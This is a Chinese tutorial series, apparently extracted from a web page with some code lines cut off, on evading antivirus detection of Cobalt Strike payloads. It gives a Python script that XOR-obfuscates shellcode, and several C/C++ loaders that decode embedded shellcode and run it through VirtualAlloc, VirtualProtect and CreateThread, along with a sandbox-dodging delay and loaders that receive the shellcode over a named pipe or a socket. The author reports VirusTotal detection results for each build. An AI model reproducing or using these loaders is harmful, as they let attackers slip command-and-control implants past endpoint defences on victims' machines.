        handle = VirtualAlloc(
        IntPtr.Zero,
        codeBytes.Length,
        MEM_COMMIT | MEM_RESERVE,
        PAGE_EXECUTE_READWRITE);
```

```
        try
            {
                Marshal.Copy(codeBytes, 0, handle, codeBytes.Length);
                MsfpayloadProc msfpayload
                    = Marshal.GetDelegateForFunctionPointer(handle, typeof(Msfpa
                msfpayload();
            }
        finally
        {
            VirtualFree(handle, 0, MEM_RELEASE);
        }
        }
        [DllImport("Kernel32.dll", EntryPoint = "VirtualAlloc")]
        public static extern IntPtr VirtualAlloc(IntPtr address, int size, uint
        [DllImport("Kernel32.dll", EntryPoint = "VirtualFree")]
        public static extern bool VirtualFree(IntPtr address, int size, uint fre
        const uint MEM_COMMIT = 0x1000;
        const uint MEM_RESERVE = 0x2000;
        const uint PAGE_EXECUTE_READWRITE = 0x40;
        const uint MEM_RELEASE = 0x8000;
</script>
```

静态恶意代码逃逸（第一课）

前言

前五课的代码将会上传至投稿平台，免费下载研究

在此之前，我在我们的安服攻防技术分享群中的第二期技术分享过《高级后渗透C2免杀与对抗》，其中对于一些原理铺垫上稍有欠缺，因此准备分成几篇文章来展开。

0X01 恶意代码的定义


以下文章中的所有关于恶意代码的定义都以Cobaltstrike的载荷为例。

0x02 Shellcode定义

Shellcode是一段机器指令的集合，通常会被压缩至很小的长度，达到为后续恶意代码铺垫的作用。当然你可以通过msfvenom生成各种用于测试的shellcode。


0x03 RAW文件

RAW 中文意思是原始的、未经加工的，通常使用Cobaltstrike生成的BIN文件。



RAW文件是可以直接进行字节操作读取的，因此加载到内存较为方便，通常我一般使用混淆的方式再生成一遍。

0x04 C文件



C文件给出的是一个C语言中的字符数组，也是可以通过以字节单位操作的。

0x05 组合

由于反病毒软件对于默认生成的文件查杀较为严格，我通常会采用混淆、加密解密的方式把载荷还原。

```
import sys
from argparse import ArgumentParser, FileType

def process_bin(num, src_fp, dst_fp, dst_raw):
    shellcode = ''
    shellcode_size = 0
    shellcode_raw = b''
    try:
        while True:
            code = src_fp.read(1)
            if code == '':
                break

            base10 = ord(code) ^ num
            base10_str = chr(base10)
            shellcode_raw += base10_str.encode()
            code_hex = hex(base10)
            code_hex = code_hex.replace('0x','')
            if(len(code_hex) == 1):
                code_hex = '0' + code_hex
            shellcode += '\\x' + code_hex
            shellcode_size += 1
        src_fp.close()
        dst_raw.write(shellcode_raw)
        dst_raw.close()
        dst_fp.write(shellcode)
        dst_fp.close()
        return shellcode_size
    except Exception as e:
        sys.stderr.writelines(str(e))

def main():
    parser = ArgumentParser(prog='Shellcode X', description='[XOR The Cobaltstri
    parser.add_argument('-v','--version',nargs='?')
    parser.add_argument('-s','--src',help=u'source bin file',type=FileType('rb')
    parser.add_argument('-d','--dst',help=u'destination shellcode file',type=Fil
    parser.add_argument('-n','--num',help=u'Confused number',type=int, default=
    parser.add_argument('-r','--raw',help=u'output bin file', type=FileType('wb'
    args = parser.parse_args()
    shellcode_size = process_bin(args.num, args.src, args.dst, args.raw)
    sys.stdout.writelines("[+]Shellcode Size : {} \n".format(shellcode_size))

if __name__ == "__main__":
    main()
```


上面这个脚本是我在去年写的，用于把raw文件混淆，生成c语言数组，在后面的文章中，我们也以c/c++语言为主，探究其本质。

混淆方案

先生成bin文件，然后运行python脚本：

```
python3 .\xor_shellcoder.py -s .\payload.bin  -d payload.c -n 10
```

在payload.c中会看到raw文件里的每一个字节与10的异或运算出的C语言数组。



这个数组的内容，将由下一篇文章用到，实践一下《Shellcode混淆免杀》。

静态恶意代码逃逸（第二课）

0x01 关于Windows操作系统内存

前五课的代码将会上传至投稿平台，免费下载研究

这里还是稍微展开介绍一下，Windows操作系统的内存有三种属性，分别为：可读、可写、可执行，并且操作系统将每个进程的内存都隔离开来，当进程运行时，创建一个虚拟的内存空间，系统的内存管理器将虚拟内存空间映射到物理内存上，所以每个进程的内存都是等大的。

操作系统给予每个进程申请内存的权力，使用不同的API，申请的内存具有不同的涵义。

在进程申请时，需要声明这块内存的基本信息：申请内存大小、申请内存起始内存基址、申请内存属性、申请内存对外的权限等。

申请方式：

- HeapAlloc
- malloc
- VirtualAlloc
- new
- LocalAlloc
- ...

0x02 申请内存API的关系

其实以上所有的内存申请方式都与VirtualAlloc有关，因为VirtualAlloc申请的单位是“页”。而Windows操作系统管理内存的单位也是“页”。

0x03 实现一次正常加载

这里我创建了一个C++项目，名字为：BadCode

先来使用cobaltstrike默认的shellcode进行加载，为了方便阅读参考，在代码中我会尽量留下注释。

```
#include <Windows.h>

// 入口函数
int wmain(int argc,TCHAR * argv[]){

    int shellcode_size = 0; // shellcode长度
    DWORD dwThreadId; // 线程ID
    HANDLE hThread; // 线程句柄
/* length: 800 bytes */

unsigned char buf[] = "\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\

// 获取shellcode大小
shellcode_size = sizeof(buf);


/*
VirtualAlloc(
    NULL, // 基址
    800,  // 大小
    MEM_COMMIT, // 内存页状态
    PAGE_EXECUTE_READWRITE // 可读可写可执行
    );
*/

char * shellcode = (char *)VirtualAlloc(
    NULL,
    shellcode_size,
    MEM_COMMIT,
    PAGE_EXECUTE_READWRITE
    );
    // 将shellcode复制到可执行的内存页中
CopyMemory(shellcode,buf,shellcode_size);

hThread = CreateThread(
    NULL, // 安全描述符
    NULL, // 栈的大小
    (LPTHREAD_START_ROUTINE)shellcode, // 函数
    NULL, // 参数
    NULL, // 线程标志
    &dwThreadId // 线程ID
    );

WaitForSingleObject(hThread,INFINITE); // 一直等待线程执行结束
    return 0;
}
```

编译成功后，运行：



V站查杀结果：



https://www.virustotal.com/gui/file/00b0fe741923838b5757281e2ea37c0732c88443a8a4730f384371d8a8b0c2b0/detection

这个效果已经很好，但是我想要更好。

0x04 实现一次混淆加载

使用之前的Python脚本混淆生成RAW文件，最后得到混淆后的数组：

```
#include <Windows.h>


// 入口函数
int wmain(int argc,TCHAR * argv[]){

    int shellcode_size = 0; // shellcode长度
    DWORD dwThreadId; // 线程ID
    HANDLE hThread; // 线程句柄
/* length: 800 bytes */

unsigned char buf[] = "\xf6\xe2\x83\x0a\x0a\x0a\x6a\x83\xef\x3b\xd8\x6e\x81\x58\


// 获取shellcode大小
shellcode_size = sizeof(buf);

/* 增加异或代码 */
for(int i = 0;i<shellcode_size; i++){
    buf[i] ^= 10;
}
/*
VirtualAlloc(
    NULL, // 基址
    800,  // 大小
    MEM_COMMIT, // 内存页状态
    PAGE_EXECUTE_READWRITE // 可读可写可执行
    );
*/


char * shellcode = (char *)VirtualAlloc(
    NULL,
    shellcode_size,
    MEM_COMMIT,
    PAGE_EXECUTE_READWRITE
    );
    // 将shellcode复制到可执行的内存页中
CopyMemory(shellcode,buf,shellcode_size);

hThread = CreateThread(
    NULL, // 安全描述符
    NULL, // 栈的大小
    (LPTHREAD_START_ROUTINE)shellcode, // 函数
    NULL, // 参数
    NULL, // 线程标志
    &dwThreadId // 线程ID
    );
```

```
WaitForSingleObject(hThread,INFINITE); // 一直等待线程执行结束
    return 0;
}
```

上线效果：

V站查杀：



https://www.virustotal.com/gui/file/a12105a78ccc3228bae12c170782c71b8212bd44e65f519947c6136f17e04723/detection

静态恶意代码逃逸（第三课）

0x01 关于内存申请的优化

前五课的代码将会上传至投稿平台，免费下载研究

本章只提及一下关于VirtualAlloc的建议。

https://docs.microsoft.com/zh-cn/windows/win32/api/memoryapi/nf-memoryapi-virtualalloc

在申请内存页时，一定要把控好属性，可以在Shellcode读入时，申请一个普通的可读写的内存页，然后再通过VirtualProtect改变它的属性 -- 可执行。

```
#include <Windows.h>

// 入口函数
int wmain(int argc,TCHAR * argv[]){

    int shellcode_size = 0; // shellcode长度
    DWORD dwThreadId; // 线程ID
    HANDLE hThread; // 线程句柄
    DWORD dwOldProtect; // 内存页属性
/* length: 800 bytes */

unsigned char buf[] = "\xf6\xe2\x83\x0a\x0a\x0a\x6a\x83\xef\x3b\xd8\x6e\x81\x58\


// 获取shellcode大小
shellcode_size = sizeof(buf);

/* 增加异或代码 */
for(int i = 0;i<shellcode_size; i++){
    buf[i] ^= 10;
}
/*
VirtualAlloc(
    NULL, // 基址
    800,  // 大小
    MEM_COMMIT, // 内存页状态
    PAGE_EXECUTE_READWRITE // 可读可写可执行
    );
*/

char * shellcode = (char *)VirtualAlloc(
    NULL,
    shellcode_size,
    MEM_COMMIT,
    PAGE_READWRITE // 只申请可读可写
    );

    // 将shellcode复制到可读可写的内存页中
CopyMemory(shellcode,buf,shellcode_size);


// 这里开始更改它的属性为可执行
VirtualProtect(shellcode,shellcode_size,PAGE_EXECUTE,&dwOldProtect);

// 等待几秒，兴许可以跳过某些沙盒呢?
Sleep(2000);

hThread = CreateThread(
    NULL, // 安全描述符
```

```
    NULL, // 栈的大小
    (LPTHREAD_START_ROUTINE)shellcode, // 函数
    NULL, // 参数
    NULL, // 线程标志
    &dwThreadId // 线程ID
    );

WaitForSingleObject(hThread,INFINITE); // 一直等待线程执行结束
    return 0;
}
```



https://www.virustotal.com/gui/file/0a97372041356176fd3f21fc199f9f4a999e015236cf832e0583e9f0ba1917c3/detection

0x02 异或方式

通常，我们使用循环去进行异或运算，会使用到异或运算符，这里是较为敏感的操作，那么，Windows下是否有相应的API呢？

我在学习《Windows核心编程》的过程中，发现InterlockedXorRelease函数可以用于两个值的异或运算，最重要的一点就是，它的操作是原子的，也就是可以达到线程同步。

抱着这个心态，我决定实验一下：

```
#include <Windows.h>
#include <intrin.h>
#include <WinBase.h>
#include <stdio.h>
// 入口函数
int wmain(int argc,TCHAR * argv[]){

    int shellcode_size = 0; // shellcode长度
    DWORD dwThreadId; // 线程ID
    HANDLE hThread; // 线程句柄
    DWORD dwOldProtect; // 内存页属性
/* length: 800 bytes */

char buf[] = "\xf6\xe2\x83\x0a\x0a\x0a\x6a\x83\xef\x3b\xd8\x6e\x81\x58\x3a\x81\x


// 获取shellcode大小
shellcode_size = sizeof(buf);

/* 增加异或代码 */
for(int i = 0;i<shellcode_size; i++){
    Sleep(50);
    _InterlockedXor8(buf+i,10);
}
/*
VirtualAlloc(
    NULL, // 基址
    800,  // 大小
    MEM_COMMIT, // 内存页状态
    PAGE_EXECUTE_READWRITE // 可读可写可执行
    );
*/

char * shellcode = (char *)VirtualAlloc(
    NULL,
    shellcode_size,
    MEM_COMMIT,
    PAGE_READWRITE // 只申请可读可写
    );

    // 将shellcode复制到可读可写的内存页中
CopyMemory(shellcode,buf,shellcode_size);

// 这里开始更改它的属性为可执行
VirtualProtect(shellcode,shellcode_size,PAGE_EXECUTE,&dwOldProtect);

// 等待几秒，兴许可以跳过某些沙盒呢?
Sleep(2000);
```

```
hThread = CreateThread(
    NULL, // 安全描述符
    NULL, // 栈的大小
    (LPTHREAD_START_ROUTINE)shellcode, // 函数
    NULL, // 参数
    NULL, // 线程标志
    &dwThreadId // 线程ID
    );

WaitForSingleObject(hThread,INFINITE); // 一直等待线程执行结束
    return 0;
}
```

https://www.virustotal.com/gui/file/07cd0fc7240f2978ebfaa6211a5818dcbbd12a76ec670d219b7a9b559e7bf9d2/detection

静态恶意代码逃逸（第四课）

0x01 分离免杀

前五课的代码将会上传至投稿平台，免费下载研究

分离免杀：将恶意代码放置在程序本身之外的一种加载方式。

前面三课主要围绕着程序本身的加载，后面的课程将围绕网络、数据共享的方式去展开

0x02 管道

何为管道：管道是通过网络来完成进程间的通信，它屏蔽了底层的网络协议细节。

通常与Pipe相关的API都与管道有关，包括Cobaltstrike External C2也是用的管道进行进程通信，一般管道是一个公开的内核对象，所有进程都可以访问。

先展开本地管道来讲解：

```
#include <Windows.h>
#include <stdio.h>
#include <intrin.h>

#define BUFF_SIZE 1024
char buf[] = "\xf6\xe2\x83\x0a\x0a\x0a\x6a\x83\xef\x3b\xd8\x6e\x81\x58\x3a\x81\x
PTCHAR ptsPipeName = TEXT("\\\\.\\pipe\\BadCodeTest");

BOOL RecvShellcode(VOID){
    HANDLE hPipeClient;
    DWORD dwWritten;
    DWORD dwShellcodeSize = sizeof(buf);
    // 等待管道可用
    WaitNamedPipe(ptsPipeName,NMPWAIT_WAIT_FOREVER);
    // 连接管道
    hPipeClient = CreateFile(ptsPipeName,GENERIC_WRITE,FILE_SHARE_READ,NULL,OPEN

    if(hPipeClient == INVALID_HANDLE_VALUE){
        printf("[+]Can't Open Pipe , Error : %d \n",GetLastError());
        return FALSE;
    }

    WriteFile(hPipeClient,buf,dwShellcodeSize,&dwWritten,NULL);
    if(dwWritten == dwShellcodeSize){
        CloseHandle(hPipeClient);
        printf("[+]Send Success ! Shellcode : %d Bytes\n",dwShellcodeSize);
        return TRUE;
    }
    CloseHandle(hPipeClient);
    return FALSE;
}


int wmain(int argc, TCHAR * argv[]){

    HANDLE hPipe;
    DWORD dwError;
    CHAR szBuffer[BUFF_SIZE];
    DWORD dwLen;
    PCHAR pszShellcode = NULL;
    DWORD dwOldProtect; // 内存页属性
    HANDLE hThread;
    DWORD dwThreadId;
    // 参考: https://docs.microsoft.com/zh-cn/windows/win32/api/winbase/nf-winbas
    hPipe = CreateNamedPipe(
        ptsPipeName,
        PIPE_ACCESS_INBOUND,
        PIPE_TYPE_BYTE| PIPE_WAIT,
```

```
        PIPE_UNLIMITED_INSTANCES,
        BUFF_SIZE,
        BUFF_SIZE,
        0,
        NULL);

    if(hPipe == INVALID_HANDLE_VALUE){
        dwError = GetLastError();
        printf("[-]Create Pipe Error : %d \n",dwError);
        return dwError;
    }

    CreateThread(NULL,NULL,(LPTHREAD_START_ROUTINE)RecvShellcode,NULL,NULL,NULL)

    if(ConnectNamedPipe(hPipe,NULL) > 0){
        printf("[+]Client Connected...\n");
        ReadFile(hPipe,szBuffer,BUFF_SIZE,&dwLen,NULL);
        printf("[+]Get DATA Length : %d \n",dwLen);
        // 申请内存页
        pszShellcode = (PCHAR)VirtualAlloc(NULL,dwLen,MEM_COMMIT,PAGE_READWRITE)
        // 拷贝内存
        CopyMemory(pszShellcode,szBuffer,dwLen);


        for(DWORD i = 0;i< dwLen; i++){
            Sleep(50);
            _InterlockedXor8(pszShellcode+i,10);
        }

        // 这里开始更改它的属性为可执行
        VirtualProtect(pszShellcode,dwLen,PAGE_EXECUTE,&dwOldProtect);
        // 执行Shellcode
        hThread = CreateThread(
            NULL, // 安全描述符
            NULL, // 栈的大小
            (LPTHREAD_START_ROUTINE)pszShellcode, // 函数
            NULL, // 参数
            NULL, // 线程标志
            &dwThreadId // 线程ID
        );

        WaitForSingleObject(hThread,INFINITE);
    }

    return 0;
}
```

本实例主要是通过一个线程函数充当一个管道客户端，使用管道客户端连接管道，发送Shellcode，然后由管道服务端接收，并反混淆，运行木马线程。



V站结果：


https://www.virustotal.com/gui/file/b81f3d2e6b72f908c861b0b6e1f504af33ef60825b36af3d21bfe90fce160ae4/detection

静态恶意代码逃逸（第五课）

0x01 真正意义上的分离

前五课的代码将会上传至投稿平台，免费下载研究

将上一课的代码分离开编译，然后通过管道传输，让进程通信。



https://www.virustotal.com/gui/file/72db045fbb839a666a5cc2d13ea5a8282756014d80827a7343344e2d5387fe44/detection

https://www.virustotal.com/gui/file/d31628050d943101ff108b9b070b48f97075e295e3797aec8ab8454cc19a3d88/detection

BadCodeWithPipe

```
#include <Windows.h>
#include <stdio.h>
#include <intrin.h>

#define BUFF_SIZE 1024

PTCHAR ptsPipeName = TEXT("\\\\.\\pipe\\BadCodeTest");

int wmain(int argc, TCHAR * argv[]){

    HANDLE hPipe;
    DWORD dwError;
    CHAR szBuffer[BUFF_SIZE];
    DWORD dwLen;
    PCHAR pszShellcode = NULL;
    DWORD dwOldProtect; // 内存页属性
    HANDLE hThread;
    DWORD dwThreadId;
    // 参考: https://docs.microsoft.com/zh-cn/windows/win32/api/winbase/nf-winbas
    hPipe = CreateNamedPipe(
        ptsPipeName,
        PIPE_ACCESS_INBOUND,
        PIPE_TYPE_BYTE| PIPE_WAIT,
        PIPE_UNLIMITED_INSTANCES,
        BUFF_SIZE,
        BUFF_SIZE,
        0,
        NULL);

    if(hPipe == INVALID_HANDLE_VALUE){
        dwError = GetLastError();
        printf("[-]Create Pipe Error : %d \n",dwError);
        return dwError;
    }

    if(ConnectNamedPipe(hPipe,NULL) > 0){
        printf("[+]Client Connected...\n");
        ReadFile(hPipe,szBuffer,BUFF_SIZE,&dwLen,NULL);
        printf("[+]Get DATA Length : %d \n",dwLen);
        // 申请内存页
        pszShellcode = (PCHAR)VirtualAlloc(NULL,dwLen,MEM_COMMIT,PAGE_READWRITE)
        // 拷贝内存
        CopyMemory(pszShellcode,szBuffer,dwLen);

        for(DWORD i = 0;i< dwLen; i++){
            Sleep(50);
            _InterlockedXor8(pszShellcode+i,10);
        }
```

```
        // 这里开始更改它的属性为可执行
        VirtualProtect(pszShellcode,dwLen,PAGE_EXECUTE,&dwOldProtect);
        // 执行Shellcode
        hThread = CreateThread(
            NULL, // 安全描述符
            NULL, // 栈的大小
            (LPTHREAD_START_ROUTINE)pszShellcode, // 函数
            NULL, // 参数
            NULL, // 线程标志
            &dwThreadId // 线程ID
        );

        WaitForSingleObject(hThread,INFINITE);
    }

    return 0;
}
```

BadCodePipeClient

```
#include <Windows.h>
#include <stdio.h>
#include <intrin.h>

#define BUFF_SIZE 1024
char buf[] = "\xf6\xe2\x83\x0a\x0a\x0a\x6a\x83\xef\x3b\xd8\x6e\x81\x58\x3a\x81\x
PTCHAR ptsPipeName = TEXT("\\\\.\\pipe\\BadCodeTest");


BOOL RecvShellcode(VOID){
    HANDLE hPipeClient;
    DWORD dwWritten;
    DWORD dwShellcodeSize = sizeof(buf);
    // 等待管道可用
    WaitNamedPipe(ptsPipeName,NMPWAIT_WAIT_FOREVER);
    // 连接管道
    hPipeClient = CreateFile(ptsPipeName,GENERIC_WRITE,FILE_SHARE_READ,NULL,OPEN

    if(hPipeClient == INVALID_HANDLE_VALUE){
        printf("[+]Can't Open Pipe , Error : %d \n",GetLastError());
        return FALSE;
    }


    WriteFile(hPipeClient,buf,dwShellcodeSize,&dwWritten,NULL);
    if(dwWritten == dwShellcodeSize){
        CloseHandle(hPipeClient);
        printf("[+]Send Success ! Shellcode : %d Bytes\n",dwShellcodeSize);
        return TRUE;
    }
    CloseHandle(hPipeClient);
    return FALSE;
}

int wmain(int argc, TCHAR * argv[]){

    RecvShellcode();

    return 0;
}
```

0x02 网络套接字（SOCKET）



通过建立一个客户端和服务端，进行Shellcode的收发，类似于Java中的反序列化。

服务端

```
#include <WinSock2.h>
#include <Windows.h>
#include <stdio.h>
#include <intrin.h>

#pragma comment(lib,"ws2_32.lib")

BOOL RunCode(CHAR * code,DWORD dwCodeLen)
{
    HANDLE hThread;
    DWORD dwOldProtect;
    DWORD dwThreadId;
    PCHAR pszShellcode = (PCHAR)VirtualAlloc(NULL,dwCodeLen,MEM_COMMIT,PAGE_READ
    CopyMemory(pszShellcode,code,dwCodeLen);

    for(DWORD i = 0;i< dwCodeLen; i++){
            _InterlockedXor8(pszShellcode+i,10);
    }
    // 这里开始更改它的属性为可执行
